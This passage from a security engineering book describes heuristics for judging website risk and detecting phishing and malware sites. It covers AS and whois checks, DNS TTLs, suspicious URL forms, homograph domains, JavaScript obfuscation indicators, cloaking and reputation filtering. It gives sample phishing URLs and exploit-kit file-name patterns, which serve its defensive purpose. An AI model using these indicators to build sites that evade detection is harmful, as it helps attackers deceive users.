Alongside these checks you can still use the fact that a CA sold someone a certificate as a risk-mitigation measure, as long as you remember that all it does is move the risk balance somewhat further towards "less risky" rather than being a boolean pass/fail measure. The overall level of risk reduction is defined not only by the type of the certificate (in the form of standard vs. EV certificates) but also by who issued it, with a more trustworthy CA being rated more highly than a negligent one (there are actually CAs out there who take their job very seriously, but under the current one-size-misfits-all model used by browsers they're treated no differently than the most negligent CA, see the discussion of universal implicit cross-certification in "Certificate Chains" on page 669 for more on this).

This also deals with the too-big-to-fail problem discussed in "Security Guarantees from Vending Machines" on page 38, since a CA can now be downgraded to a high-risk category in the same way that risky financial ventures will have their ratings downgraded by ratings agencies. This type of downgrading has been a standard feature of the finance industry since credit ratings agencies first appeared more than a century ago, and apart from recent issues during the 2008 financial crisis the ratings that they provided have been a pretty good indicator of a particular venture's credit risk.

So rather than the current pass/fail measure that rewards negligent CAs (the less checking that the CA does, the lower its operating costs), a risk-evaluation based system rewards diligent CAs by assigning them a lower risk rating than less diligent ones. This won't necessarily work on smaller CAs that have issued an insignificant number of certificates so that there are no good statistics available on how negligent (or diligent) they've been, but it doesn't matter in their case because, as in the case of Diginotar, they're not too big to fail. If a CA has been active enough, and issued a large enough number of certificates, to become too big to fail then they'll also have a sufficiently visible track record that they can be rated on it.

Another aspect of key continuity, already touched on in "Implementing Key Continuity" on page 380, is to use the user's history of interaction with a site over time as a risk assessment measure. The browser can now change its behaviour depending on whether this is a user's first visit to a site, an infrequent visit, or a frequent visit. For example if the user frequently visits `https://www.paypal.com` but is now visiting `https://www.paypai.com` for the first time then the browser would increase the risk level associated with the site since it's one that the user doesn't normally visit (just this basic measure alone has been shown to significantly increase a user's ability to detect spoofed web sites [121]). An example of a user interface design for credential management in this particular situation is discussed in "Use of Visual Cues" on page 542.

Figure 86: Checking a site via its AS data

A risk-based approach to browser security isn't limited purely to certificate use though (the browsers' exclusive focus on something that's entirely outside their control as a silver bullet for security makes it more a part of the problem space than the solution space). There are far more ways of estimating a site's legitimacy than just "is there a certificate present". For example many larger and better-known sites (the ones that are typically targeted for phishing attacks) are hosted and run by network operators that run their own Internet autonomous systems (ASes). Taking one example of a site hosted within a particular AS, the web site of the Société Générale (a large French bank) is hosted within an AS named "SOCIETE GENERALE", located in the EU, and allocated in 1995, as shown by the browser plugin depicted in Figure 86. This positive result moves the risk assessment some way towards "safe"[77]. On the other hand if the AS was located in eastern Europe, or had been allocated yesterday, then it'd move the assessment some way towards "unsafe". In some cases it's even easier than that, since a number of ASes are known to be either directly run by, or at least on behalf of, criminals. For example one year-long evaluation of Internet malware found that nearly 50% of all malicious domains were carried over two AS paths or routes between ASes [122], so that blocking (or at least treating as highly suspicious) any traffic that had come via those two ASes made for a relatively simple means of blocking a lot of Internet badness. Similarly, a number of ASes are known to host no legitimate content, in which case you can simply block them completely [123][124].

Since it's relatively easy to geolocate servers, an additional check would be to verify that the server is located at a matching location for the AS that it's associated with. In practice this is mostly a no-op check, but it does add a small amount of confidence to the overall risk assessment. A more useful check is the time-to-live (TTL) for the DNS A and NS records, with short TTLs typically being a sign of a fast-flux botnet. One slight complicating factor here is that some content-distribution networks (CDNs) can also use very short TTLs, for example Akamai uses an extremely low TTL in order to force clients to re-request often so that Akamai can use the data to do path optimisation to clients. This is relatively rare though, and when it does occur it can be handled through whitelisting of the CDNs that do it ("whitelisting" in this case doesn't mean automatically accepting anything coming from a CDN but recognising that the source is a CDN and switching to a slightly different set of CDN-attuned heuristics).

---

[77] Note that this only deals with risk assessment for web sites. Rogue traders are another matter.

A second item to check is the domain's registration date via a whois lookup, serving the same purpose as checking the registration date for the AS that was mentioned earlier. Another check that you can make using DNS records is whether the A, MX, and/or NS records share the same IP prefix or AS, typically reflecting a web site and mail server hosted in the same data centre rather than being scattered across machines in different locations as they might be for a malicious site designed to be takedown-resistant. Some registries already provide RESTful HTTP interfaces for these services that return results as XML, XHTML, JSON, or plain text [125][126] so it's not even necessary to use traditional application-specific protocols like whois to locate the necessary information.

Malicious registrars help with this process by trying to make their whois data hard to get to, for example by returning as little information as possible or by blacklisting IP addresses doing more than ten to a hundred queries per day. This in itself is a useful indicator, because as anti-malware vendors have discovered, the less whois data you get back from a registrar, the more likely it is that something fishy is going on [127].

Another DNS-based assessment strategy that you can use, although this requires some cooperation from the registrars or at least access to their domain-registration statistics, is the fact that the patterns of domain name registration by spammers and phishers look nothing like what legitimate users would generate. In the same way that mail-spamming software, in order to achieve the necessary throughput, has to take shortcuts that make the result look quite unlike standard email (something that's covered in more detail in "Applying Risk Diversification" on page 329), so the process of registering 50,000 spam domains at once creates a very detectable footprint that singles out suspicious (spammer or phisher-registered) domains from standard ones [128].

Yet another DNS-based technique that examines the convoluted relationships that exist between the different portions of a web-based malware infrastructure looks at the number of unique HTTP servers, the number of redirects, the number of redirects to the same or different countries, the number of domain name extensions, and the number of unique DNS servers, to try and determine whether a web site is dubious or not. The higher that these various factors are, the more likely it is that a web site is dubious [129].

Another risk-based assessment technique that you can use is to check the operating system that the remote site is running via network stack fingerprinting (since you're already communicating with the remote system's network stack, this isn't such a big deal). In order to make phishing sites resilient and hard to detect, they're often hosted on botnets via reverse proxies and other tricks, so if your (purported) e-commerce site is hosted on a machine running Windows 7 Home Premium then that's a good sign that something's wrong. Finding a site hosted in an IP address block assigned to, or AS administered by, a DSL or cable modem provider is another fairly sure sign of a problem.

Alternatively, the site may be hosted on a compromised commercial server, in which case it'd require some of the other heuristics to detect it. This again is a feature of the use of risk diversification, which both ensures that there's no single point of failure that attackers can exploit, and takes care of one common attack vector (compromised home-user machines) and thereby allows resources to be focused where they'll do the most good (compromised commercial servers). In addition it has the effect of boxing the attackers into smaller and smaller corners, requiring them to expend considerable extra effort just to appear "normal" while simultaneously reducing the effectiveness of a widespread attack tool, botnet-based reverse proxies and associated phishing portals, malware sites, and so on.

You can also check the URL that you're about to visit for indicators that there's something suspicious about the site. For example if the URL contains two different domain names like `http://ileybcdm.co.cc/files/www.bankofamerica.com/-login.html` or a top-level domain (TLD) in an odd place in a URL like `http://www.ebay.com.qfhful.iurhhg.tk` then this is a good indicator of an attempt to disguise one site as another. Going beyond this relatively obvious (to a security

geek, if not to a typical user) example, there are many other indicators that a site is a potential phishing site that you can extract just from its URL information [130][131] [132][133].

You can also use this type of analysis to try and detect typosquatting, which is used mostly for pay-per-click advertising and to a lesser extent redirection to affiliate-marketing and other sites rather than anything overtly malicious [134], but since it's not too hard to detect common occurrences [135][134] it doesn't hurt to check anyway, and bump the risk level up slightly when it does occur.

Another URL issue that you might check for, although it's pretty rare, is the use of non-ASCII characters in what would otherwise be ordinary `.com` or similar domains, so-called Internationalized Domain Names or IDNs. For example if an obviously non-Russian site has a Cyrillic 'r' (U+0440, which looks like an ASCII 'p') or a Cyrillic 's' (U+0441, which looks like an ASCII 'c') in the middle of the URL then this could be an attempt to disguise the URL as one for a different site. While the use of such domains is currently rather minimal, they're handled somewhat erratically by browsers and just plain badly by most other applications [136].

There isn't any obvious fix for this issue because depending on where you are in the world you may actually need IDNs and/or a mixture of ASCII and non-ASCII characters. The best strategy for IDNs is to treat them identically to typosquatting/soundalike domains, which is what they are. So just as the browser's risk-management mechanisms should be able to tell you that the `p4ypal.com` that you're visiting isn't the `paypal.com` that you're expecting, so they should be able to determine that the `paypal.com` that you're looking at isn't really `paypal.com`[78].

Yet another metric that you can take advantage of is the fact that a site's Alexa ranking directly corresponds to its likelihood of using SSL [137]. If you find a site that's highly ranked by Alexa but that doesn't use SSL then that's an indicator that you may be subject to an SSL-stripping attack (see "EV Certificates: PKI-me-Harder" on page 72 for more on this), or at least that you need to switch from port 80 to port 443 before you continue.

What all of these checks (and some of the ones in the following sections) do is automate what a sufficiently skilled technical user might do to check a web site and make the same capability available to non-technical users. So while a geek user could drop to the command-line and perform `whois`, `dig`, and `traceroute` lookups, analyse the URL format, look at the web page's source code, and perform various other checks for danger signs, most users won't even know that such things are possible, let alone what they would be required to do to check a web site with them. What these checks are doing is making the expert user's ability to check a site's validity available to all users.

Risk Diversification through Content Analysis

As is already being done for spam filtering, there are statistical classification techniques that you can apply to web sites to try and detect potential phishing sites. One rather straightforward one uses text-mining feature extraction from the suspect web page to create a list of keywords (a so-called lexical signature) to submit to Google as a search query. If the domain hosting the site matches the first few Google search results then it's regarded as probably OK. If it doesn't match, for example a page with the characteristics of the eBay login page hosted in the Ukraine (or at least hosted somewhere that doesn't match an immediate Google search result), then it's regarded as suspicious. In evaluations of a sample of 100 phishing and 100 legitimate pages, this detected 97% of phishing pages with a 10% false positive rate [138] (malware already uses Google search APIs to find targets for attacks [139], so there's no reason why the defenders shouldn't take advantage of the same service).

A more generalised form of this kind of checking tries to identify so-called parasitic web pages, ones that try to mimic a particular target web page or site. With a bit if tuning, such parasitic web pages can be detected with better than 99% accuracy

---

[78] Although these two display identically, they are in fact different character strings.

[140][141]. A variation of this might be to use the Wayback Machine to see how a particular site looked a few months ago and whether there's at least a general similarity to what's there now (the downside to this is that Wayback Machine lookups can be rather slow, the Google cache is faster but doesn't provide the same level of control over date ranges that Wayback does).

Obviously you can apply standard performance-optimisation techniques to this potentially slow process (and others that could end up stalling processing) by performing opportunistic lookups for links on the current page, performing backgrounds lookups as the page is loading and being rendered, cacheing the results of previous lookups, and adding a dead-man timer if the results take too long to arrive. Going beyond this are techniques like load-sensitive classification that originate in the anti-spam industry, which tries to tune the amount of effort that's expended on classification efforts based on the amount of processing power and other resources that are available, providing a tradeoff between cost and accuracy [142].

A more sophisticated approach than these basic lookups is used in a scheme called Prophiler that was originally developed as a front-end filter for web crawlers that try and detect malicious web pages. The standard way of doing this involves processing the suspect page in an emulated browser or even a real browser running in a VM. Since this is rather slow, Prophiler provides a fast filter that doesn't require rendering the web page or running any scripts on it [143]. The results achieved by Prophiler are quite impressive. When run on a set of 19 million pages crawled over a two-month period, it exhibited a mis-classification rate (malicious sites classed as benign) close to zero, with a false positive rate of 14%.

Remember that, with the risk-diversification process that we're using here, a false positive only moves a site slightly further into the "risky" category, it's not a purely boolean decision that automatically marks it as bad. In any case if it's really a concern then you can move the classification threshold down a bit, trading off a lower false positive rate for a slight increase in the mis-classification rate. This was the approach used in one Javascript-based web site classifier, which achieved a false positive rate of zero at the cost of a slightly higher mis-classification rate [144].

Another classifier exhibited a false positive rate of 0.0003% while processing Javascript at over a megabyte a second [145], and a third achieved a 94% detection rate of Javascript drive-by downloads with a false-positive rate of 0.002% [146] (to put the non-zero rates into a non-percentile form, that's two or three false positives per hundred thousand or million visited web pages). If you want to be extra careful you can even use multiple evaluation techniques whose outputs are fed to a majority-voting system to reduce inaccuracies even further [147].

Commercial site-rating companies, who actually use multiple heuristics of the kind described here, report false positive rates that are even lower than this, with one vendor indicating that a user would only encounter a false positive once every few years and another commenting that they'd only had one or two false positives in the past four or five years, and even those were arguably true positives [148].

There are quite a number of web page features that you can check quickly and efficiently that contribute towards providing a good estimate of whether a site is suspicious or not [149][150][151][152][153][154][155][156][157][158][159][160] [161]. Some of the features that have been found to be effective in practice include:

- The number of elements like `div`, `iframe`, and `object` with small areas, used to hide web bugs and carry out drive-by downloads and other malicious activities.

- The number of elements with suspicious content like potential shellcode.

- The number of overtly suspicious items such as `object` tags containing the `classid`s of exploitable ActiveX controls or instantiation of vulnerable plugins.

- The number of objects pulled in from other locations via `script`, `iframe`, `frame`, `embed`, `form`, or `object` tags.

- The number of dynamically-generated URLs, which makes it harder to determine where content is being pulled in from.

- The number of out-of-place elements, typically caused by using XSS to inject scripts or `iframe`s into odd locations.

- The presence of double documents, ones with multiple `html`, `head`, `title` or `body` elements, a side-effect of certain types of web-site compromise.

- The presence of known malicious patterns like a `meta` refresh pointing to an exploit server, header fields like `Server` and `X-Powered-By` that indicate the use of old, unpatched server-side software. These are more likely to be exploited by web page-injection malware than current, patched versions.

- Various known malicious patterns like `swfNode.php` and `pdfNode.php` that are commonly used by exploit toolkits. Explicit checks for these will eventually be evaded by the toolkit authors but it doesn't hurt to check anyway.

The features listed above have all been fairly obvious ones obtained through human analysis, but they can be augmented with others that are less obvious to human observers that have been obtained through machine-learning techniques. For example one analysis using Bayesian classifiers and support vector machines (a classifier for high-dimensional data) discovered non-obvious indicators like the presence of the string `members` in the URL, triggered by the presence of phishing and malware sites on free hosting services like `members.aol.com` and `members.tripod.com`. Another example of an indicator discovered through machine learning was the fact that sites with DNS NS records pointing at IP ranges owned by major registrars like RIPE (the European regional Internet registry) were far less likely to be malicious than ones pointing at IP ranges assigned to GoDaddy. This type of machine-learning approach is quite beneficial because it can automatically extract new, non-obvious features that go beyond the more obvious ones that humans can come up with [162][163][164][165][166][167][168][169].

Checking Javascript in web pages is particularly effective because if it directly performs a malicious action then it's fairly easy to detect using simple signature-based checking and if it's obfuscated and packed in order to evade detection then it ends up looking like no normal Javascript [144]. Some of the checks that you can apply to Javascript on web pages include:

- The keyword-to-word ratio. In most exploits the number of keywords like `var`, `for`, `while`, and others is limited in comparison to other operations like instantiation, arithmetic operations, and function calls.

- The number of long strings and their entropy, typically used to obscure payloads, alongside various other characteristics that indicate the likely presence of obfuscated payloads

- The presence of classes of function calls like `eval()`, `substring()`, and `fromCharCode()` that are widely used for de-obfuscation and decryption, the length of strings passed to functions like `eval()` (another de-obfuscation indicator)

- The number of string assignments. De-obfuscation and decryption procedures tend to have unusually large numbers of string assignments.

- The number of bytes allocated through string operations like assignments, `concat()`, and `substring()`, used for heap exploits and heap spraying.

- The number of DOM-modifying functions, operations like `document.write` and `document.createElement` that are typically used to instantiate vulnerable components or create page elements that are used to load scripts and exploit pages.

- The values of attributes and parameters in method calls. Long strings are typically used to overflow a buffer or memory structure.

- The number of likely shellcode strings, strings that, when decoded from whatever form they're encoded in contain significant numbers of nonprintable characters.

- The absence of comments and use of non-human-readable identifiers. Although many web developers are certainly capable of turning out incomprehensible spaghetti code with the best of them, this sort of thing is far more prevalent in malicious code.

- The number of event attachments like page load triggers that are used for drive-by downloads.

- The presence of iframe-injection code or code to inject other objects or scripts into a page.

In the anti-virus field there's been an ongoing arms race between the creators of malware and the anti-virus industry, with the best malware being promoted as fully undetectable (FUD) by the malware industry. This is traditionally done using a scan from the VirusTotal service that runs (potential) malware through all commonly-used malware scanners, so that a clean VirusTotal report serves as a type of certification of undetectability [170]. In the case of malicious web sites the process isn't quite as straightforward for the bad guys. For example attackers don't have complete control over the output of an XSS, SQL injection, or similar injection attack, resulting in malformed strings, repeated or out-of-place tags, and other patterns that indicate that something untoward is going on.

Similarly, while it's relatively easy to obfuscate Javascript in order to disguise obviously malicious code, the artefacts of the obfuscation are rather harder to disguise because it results in page content that's nothing like what would be present on a legitimate web site. So while attackers can try and evade detection in the manner of traditional malware authors, the anti-detection mechanisms themselves then increase their detectability (recall that many of the suspicious-Javascript triggers mentioned above were for de-obfuscation artefacts). The Prophiler tool that was discussed earlier takes the additional step of submitting a small fraction of supposedly-benign pages to a back-end for more heavy-duty analysis in order to track evasion trends, in the same way that most anti-virus packages submit samples to their vendors for further analysis.

One complication here is that a small number of legitimate sites behave exactly like malicious ones, using highly-obfuscated Javascript to dynamically generate HTML content and further Javascript that's used on the site. The apparent reason for this is some form of misguided attempt at "intellectual property protection", although how using malware-like obfuscated Javascript to output non-obfuscated Javascript that any site visitor can examine will protect anyone's intellectual property has never been explained (the fact that some of the vendors who produce the obfuscation tools invest a lot of effort into scare marketing probably goes some way towards explaining it).

The use of pointless obfuscation by legitimate sites is currently a major headache for multiple anti-virus and anti-malware vendors. One way of dealing with this is through selective whitelisting of the worst offenders, but there are also initiatives under way to try and convince web site owners that giving their corporate site all of the characteristics of a malware site isn't a good long-term business strategy (various sites also exhibit some of the traits of non-obfuscated but still malicious Javascript, as with straight obfuscated Javascript there exist safe alternatives that can be substituted for the dangerous and often-abused mechanisms, which has the convenient side-effect of improving the safety of the Javascript on the web site as a whole [171]. On the other hand in the future the problem of obfuscated Javascript will be dwarfed by the horror of obfuscated and malicious HTML 5 once it's adopted by web developers and, shortly afterwards (or perhaps even well beforehand), by criminals [172][173] [174][175].

Another malware anti-detection artefact that you can try and detect is the fact that some malware sites try to hide their presence from site-scanners by returning different content depending on who's asking, a practice known as cloaking [176]. So if you visit a site using cloaking with Google/Googlebot as your user agent or using an open-source Javascript engine (typically used for site-scanning) then you'll get benign content, but if you visit it with MSIE as your user agent or using Microsoft's Javascript engine then you'll get malicious content. You'll have to be a bit careful here because some sites change their content slightly for Google indexability, but it's not nearly as severe as the switch from benign to malicious content.

The use of cloaking as an anti-detection tactic is widely deployed throughout the malware industry (and even more so in the field of search-engine poisoning, which is where it originated [177]), so that if you check a site from a Google or Symantec or Trend Micro or McAfee IP address block then you'll be served clean content but if you check it from an address range not assigned to a vendor that's active in anti-malware then you'll get malicious content. Cloaking had become so widespread and so effective by 2010/2011 that it had significantly eroded the effectiveness of mechanisms like Google's Safe Browsing.

This practice goes well beyond standard malware-detection checks and extends to tricks like poisoning Facebook's URL scanner (which pre-emptively checks posted links to make sure that they don't point to malicious sites or content) by serving a benign image or web page that Facebook then displays as a thumbnail but that leads to malware when the user clicks on the link [178]. This can be seen in malware scripts left on victim servers, which explicitly check for various web scanners and serve different content depending on who's looking [179].

The use of this tactic by malware distributors isn't as bad as it sounds because by adopting this anti-anti-malware defensive strategy the criminals are providing a mechanism that allows their malware-laden sites to be distinguished from benign ones. While many legitimate sites will provide different content based on the end user's geographic location, the current time, the language being used, and so on, none will return a `.exe` in an iframe rather than a picture of kittens on this basis. So if you check a site and get completely different content depending on whether you're coming from a Trend Micro address block or a Comcast one then that's an obvious danger sign.

More usefully though, if the checking was being done by ISPs (who front-end for a large number of at-risk users) rather than an easily-blacklisted anti-malware vendor representing only themselves, and provided that the ISP doesn't make it obvious whether something accessing a site from their IP address block is an end user or an ISP filtering engine, this would leave the malware distributors with the difficult choice of either delivering malicious content to the ISP (which makes the malicious sites detectable) or delivering clean content to the ISP's end users. One such initiative, which used heavy-duty sandboxed dynamic content analysis rather than the far more lightweight analysis discussed here, added only 600ms of latency to the loading of a typical page [180].

In some cases the whitelisting checks that are used by malware are even more specific, going down to the level of individual users (based on unique URLs that victims are tricked into clicking on) rather than just IP address blocks. This makes detection by automated scanning tools much, much harder since any scanner that doesn't access the site via an appropriately-keyed URL gets a generic HTTP 404 error [181][182]. This is another situation where the attackers are leaps and bounds ahead of the defenders, focusing on straightforward solutions that work well enough in most cases rather than theoretically perfect ones that don't actually work in practice.

In addition to the checks described above there are additional checks that you might one day be able to perform that depend on the emergence of additional support infrastructure outside of what exists today. One of these pieces of additional infrastructure moves certificate-related policy into the DNS, so that when you perform a DNS lookup for a site you can also retrieve information that can be used to

help verify the site's certificate. Unfortunately the folks working on this decided to hitch their work to the DNSSEC bandwagon, which means that the efforts are progressing at the slower of the combined rates of DNSSEC deployment and deployment of the various certificate-policy-in-DNS mechanisms.

Recall from the earlier discussion of the concept of risk diversification that the use of DNSSEC is mostly redundant in this case, since the value that's being provided is a diversification of security-verification channels so that an attacker now has to go beyond simply setting up a phishing site and waiting for victims to scurry in to performing an active attack on every (potential) victim's DNS. Adding DNSSEC to the equation is at best a distraction and more probably a liability, since deployment of this additional checking now hinges on the successful global deployment of DNSSEC to end-user systems, a problem that's covered in more detail in "Case Study: DNSSEC" on page 389. The problem in this case seems to be that the scheme's backers want to replace the existing silver-bullet browser PKI with a shiny new silver-bullet DNSSEC PKI rather than taking a risk-diversification approach to solving the problem that PKI fails to address. There are already enthusiastic discussions on moving all manner of existing PKI folderol into the DNS, replicating the original dysfunctionality but adding DNSSEC as an extra layer of complexity.

Applying Risk Diversification

Combining all of these risk-based factors for our sample site gives us the security assessment shown in Figure 87. None of the factors that are given are a clear indicator that the site is sound, but all of them help build confidence in the site to a point where you can declare it safe with a high degree of probability. In fact with this many factors speaking in its favour the site's rating would be well over 100%. This illustrates the fault-tolerant nature of the risk assessment mechanism in which even if some of the indicators aren't available you can still be reasonably confident that the site is safe to use. In the field of reliability engineering this is called de-rating, running a device at less than its rated maximum level in order to provide a safety margin for operations.

This safety margin also makes things considerably harder for attackers because the lack of a single evaluation metric (or single point of failure for the detection mechanism) means that it's no longer possible for an attacker to easily characterise how they'll need to structure their attack in order to get past the detection mechanism. For example for spam-filtering there's a technique called near-optimal evasion in which a spammer takes an obviously benign message like standard email that passes the filter and an obviously spammy message like a Viagra ad that fails to pass the filter and then performs a kind of binary search to find the appropriate threshold between the two levels at which the message will just pass the filter as a (supposedly) benign message while still containing as many spam characteristics as possible [183].

Since the risk-assessment mechanism that's discussed here doesn't use any single metric, there's no easy way to perform near-optimal evasion because changing one single aspect of the attack signature can affect the reaction of half a dozen different filtering mechanisms, or if it does manage to affect only one filtering mechanism it can still be stopped by half a dozen others that are also being applied. If you want to be extra careful you can even use multiple evaluation techniques whose outputs are fed to a majority-voting system to reduce possible inaccuracies even further [184].

To make things even harder for an attacker who's trying to fingerprint your detection strategy, you can inject noise into the filtering process so that it becomes slightly nondeterministic, another variant of the defence mechanisms that are described in "Design for Evil" on page 300.

Figure 87: Risk-based assessment of site security

These sorts of risk assessment-based techniques have already been in use for some years by email applications in the form of greylisting. Greylisting takes advantage of the fact that software designed for spamming exhibits quite different behaviour patterns than those exhibited by legitimate email applications. This arises from a combination of two factors, the first being that spam behaviour patterns are naturally quite different from normal email patterns, and the second being that spam-optimised mail software is often noticeably different from, and incompatible with, standard mailer behaviour (the same thing occurs with spammer/phishing domain name registrations as discussed in "Risk Diversification for Internet Applications" on page 320) .

For example mailers that "talk too fast", not going through the proper SMTP handshake but sending data as soon as they connect in order to maximise the amount of spam that they can pump out, are a good indication that you're talking to a spambot. This can be combined with other heuristics that go beyond the traditional whitelisting, blacklisting, and statistical classification of message contents through to more advanced techniques like tracking which hosts a message has passed through via its `Received` headers [185] and TCP fingerprinting of the sending OS [186], including risk-assessment techniques that get updated as botnets and spammer techniques evolve over time [187]. The effects of email greylisting techniques can be quite impressive [188][189], and virtually all widely-used mailers already implement various forms of this type of filtering [190].

At one point there was just one single mechanism, present in only one browser, that did anything like this, the SmartScreen filter that Microsoft introduced in Internet Explorer 9 in 2011 to help protect users from malicious downloads (Google later added more or less the same thing to their Chrome browser [191]). Microsoft have a pile of things that they call SmartScreen which include not only browser-based mechanisms like site blacklists but also spam-filtering technology in Outlook and Exchange. For the purposes of this discussion SmartScreen refers specifically to the application reputation filtering technology.

Instead of blindly warning for every download, SmartScreen only warns for applications without a good "reputation", where "reputation" is somewhat vaguely defined by Microsoft but includes matching an existing known-good application and being signed (but see the discussion of code-signing in "Digitally Signed Malware" on page 50) [192][193] as well as other measures like sending a hash of the application being downloaded to Microsoft for a whitelist check, rating the download based on the site that it came from, and other unspecified checks (the details of how the checking works are deliberately kept somewhat vague in order to prevent attackers from being able to game them). The intent of SmartScreen is to reduce

warnings from the generic, and effectively useless "This type of file may harm your computer" to one that only occurs with files without a "reputation", which hopefully includes malware, so that according to Microsoft's figures 90% of downloads no longer display (pointless) warnings, and 95% of users chose to avoid malware based on the now-relevant warnings.

Because this defence mechanism isn't based on blacklists, it takes effect immediately without the delay inherent in blacklist-based approaches [194]. In one actual attack, SmartScreen blocked 99% of downloads of a particular piece of malware from the moment that it was released. Infection rates peaked 4-5 hours later, and another 6-7 hours after that, when infection rates had already decayed back to almost nothing, the first blacklist-based blocking (anti-virus signatures and browser blacklists) finally began to kick in [195]. Unfortunately there hasn't been any independent evaluation of the effectiveness of this reputation-based filtering (an approach that simply blocks all downloads could claim to be 100% effective in blocking malware, as long as you ignore the fact that it's also blocking 100% of non-malware), although it certainly seems to significantly improve on what other browsers are doing [196], which apart from Google's late addition is nothing at all.

In Google's case their system, with the slightly less marketing-friendly name CAMP (short for Content-Agnostic Malware Protection), uses a combination of whitelists (known-good domains and code signers) and blacklists (known-malicious domains and binaries), with the same unnecessary-warning reduction features as SmartScreen [197]. As Microsoft does with SmartScreen, Google claims a 99% effectiveness rate for CAMP [198].

It's interesting to note that security geeks, the people who are responsible for creating these types of security-warning mechanisms, don't actually expect them to work. When the audience at a large security conference was asked to estimate the effectiveness of SmartScreen's specially-tuned warnings, they predicted a success rate (based on the effect of standard dumb warnings) in the low single digits, a far cry from the measured 95% success rate. In other words even the people who create these security mechanisms know that they don't actually work (at least in their conventional dumb form rather than the smart warnings used with SmartScreen).

In order to test the resilience of your overall risk-assessment mechanism in the face of failure of one or more of the individual mechanisms, you can run automated tests that inject failures while visiting a representative sample like the top 1,000 Alexa sites in order to see how the overall assessment of risk functions when measures for some individual risks aren't available (this is an example of security self-testing that's covered in "Post-delivery Self-checking" on page 793).

This type of automated fault-tolerance testing is often used in the computer industry to verify that things are working as they should, and to identify problem areas that need further attention. For example in the 1990s telecoms was a huge growth industry and telcos were having problems keeping up with billing for their services, something that was euphemistically termed "revenue assurance". In practice this meant that they often had little to no idea how much they were supposed to be billing their customers. For example in one case when a telco switched its billing from switched circuits using SS7, a widely-used telephony protocol suite, to IP, and specifically UDP (whose packets were smaller), they neglected to consider that under load UDP packets would get dropped. To deal with this, their developers wrote an application called the Billinator that normalised traffic stats for billing purposes in order to deal with the gaps caused by dropped UDP packets containing billing information.

One way of dealing with the revenue assurance problem was to use automated calling boxes that would make millions of calls at varying times and of varying durations and then compare the call logs to the telcos' billing records [199].

A far simpler technique for evaluating overall performance in the case of failures of individual components is used by Netflix, who use a system called the Chaos Monkey whose "job is to randomly kill instances and services within our architecture" [200]. As a result of engineering their systems to cope with the failure of individual

components, when their hosting provider (Amazon Web Services) experienced a major outage in early 2011, Netflix wasn't affected [201][202].

The Chaos Monkey was later extended to create an entire Simian Army, including ones to take out larger chunks of functionality by inducing network partitioning in a data centre, or even larger chunks by taking an entire region offline, as well as more pernicious degradation-related failures like extreme latency, in which something is still functioning *fully* but its performance has been degraded to a level at which it's no longer functioning *usefully* [203]. You can use a similar type of Chaos Monkey (or Army) to evaluate your risk-assessment mechanisms, removing some parts of the system at random or degrading its performance (a DoS is still one of the easiest attacks to perform on a security system) in order to see how this affects its overall availability and functionality.

Now that you've got some basic risk-assessment mechanisms laid out, you can combine them into a more unified site-assessment process. For example when going to a site that claims to be Gmail you might note that the user has a password for Gmail stored AND this new site has a name that's fairly close to Gmail's[79] (there are any number of fuzzy/approximate string-matching algorithms out there, pick your favourite one from a textbook) AND the domain was registered a day ago, therefore we'd better take defensive action against a phishing attack.

There are many different variations of this process that you can apply. For example if the user goes to a new site that they haven't entered a password for before and the site asks for a password and what the user enters matches something that they've used at another site (you can use a data structure like a Bloom filter, discussed in "Password Complexity" on page 567, to check this without revealing the password) then you could notify them that they've already used this password for another site and ask whether they're sure that they're at the right site, a measure that conveniently also provides a gentle hint against password reuse.

Another option, if you want to get really fancy, is to use web page feature extraction to record the characteristics of any web page at which a user has entered a password and warn them if they're entering the same password on a web page at a different site but with identical characteristics, indicating that they're being phished [204]. Since this provides for a somewhat fuzzy checking mechanism, you should use it in conjunction with the risk-diversification techniques covered in "Security through Diversity" on page 315.

(In the specific case of site passwords a much better defensive mechanism is to use per-site password diversification as described in "Client-side Password Protection Mechanisms" on page 627, an example of the principle that was covered in "Defend, don't Ask" on page 26).

